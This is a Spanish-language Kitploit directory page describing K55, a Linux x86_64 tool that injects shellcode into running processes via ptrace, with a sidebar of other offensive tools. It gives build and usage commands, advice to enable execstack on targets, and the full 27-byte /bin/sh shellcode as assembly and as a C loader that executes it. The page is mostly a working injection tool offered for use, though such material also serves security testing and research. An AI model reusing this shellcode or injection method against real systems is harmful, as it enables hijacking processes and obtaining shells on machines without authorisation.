
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/josh0xa/k55
ExplotaciónShellcodeRed Teaming
GitHubjosh0xa/k55

K55

Utilidad de inyección de procesos en Linux x86_64

Ver Repositorio
591345hace 5 añosRevisado por Kitploit
Compartir

K55 - Utilidad de inyección de procesos Linux x86_64 (C++14)

lisence

Acerca de K55

(pronunciado: "kay fifty-five")
La herramienta de inyección de payload K55 se utiliza para inyectar payloads de shellcode x86_64 en procesos en ejecución. La utilidad fue desarrollada utilizando técnicas modernas de C++11 así como algunas funciones tradicionales de C en Linux como ptrace(). El shellcode generado en el proceso objetivo es de 27 bytes y ejecuta /bin/sh (genera un shell bash) dentro del espacio de direcciones del objetivo. En el futuro, permitiré a los usuarios ingresar su propio shellcode mediante argumentos de línea de comandos.

Instalación

  1. git clone https://github.com/josh0xA/K55.git
  2. cd K55
  3. chmod +x build-install.sh
  4. ./build-install.sh

Uso de K55

Uso: ./K55 <nombre-del-proceso>

  • nombre-del-proceso puede ser cualquier proceso de Linux con permisos r-xp o execstack.

Pruebas

Prueba 1) En una terminal (directorio K55/), ejecuta: ./k55_example_process/k55_test_process

Prueba 2) En otra terminal, ejecuta el inyector: sudo ./K55 k55_test_process

K55 en acción

  • Se genera un shell en k55_test_process cuando se ejecuta el inyector de shellcode K55 (como root).

Inyectando en un proceso dado

Shell generado en el objetivo

Limitaciones

Obviamente, las llamadas ptrace(PTRACE_POKETEXT...) no son las más disimuladas. Por lo tanto, algunas aplicaciones pueden limitar el efecto de K55. Sin embargo, para las pruebas de seguridad, asegúrate de activar execstack para tus aplicaciones objetivo. Por ejemplo, si estoy probando en gdb, antes de inyectar, ejecutaría lo siguiente: sudo execstack -s /usr/bin/gdb. Instala execstack desde el gestor de paquetes de tu distribución. Para usuarios de Arch Linux, puedes encontrar execstack en el AUR.

Creación del payload de shell

Nota: Lo siguiente es una demostración. La cadena de payload ya está codificada en K55.

Implementación en ensamblador del payload (Citado de shell-storm (redirección))

main:
    xor eax, eax
    mov rbx, 0xFF978CD091969DD1
    neg rbx
    push rbx
    push rsp
    pop rdi
    cdq
    push rdx
    push rdi
    push rsp
    pop rsi
    mov al, 0x3b
    syscall

Implementación en C del payload

#include <stdio.h>
#include <string.h>

// Shellcode breakdown of the assembly code.
char code[] = "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05";

int main()
{
    printf("len:%d bytes\n", strlen(code));
    (*(void(*)()) code)();
    return 0;
}

Referencias

http://shell-storm.org/shellcode/files/shellcode-806.php
https://0x00sec.org/t/linux-infecting-running-processes/1097

Licencia

Licencia MIT
Derechos de autor (c) Josh Schiavone

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    871
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    548
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    361
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    305
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    280

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





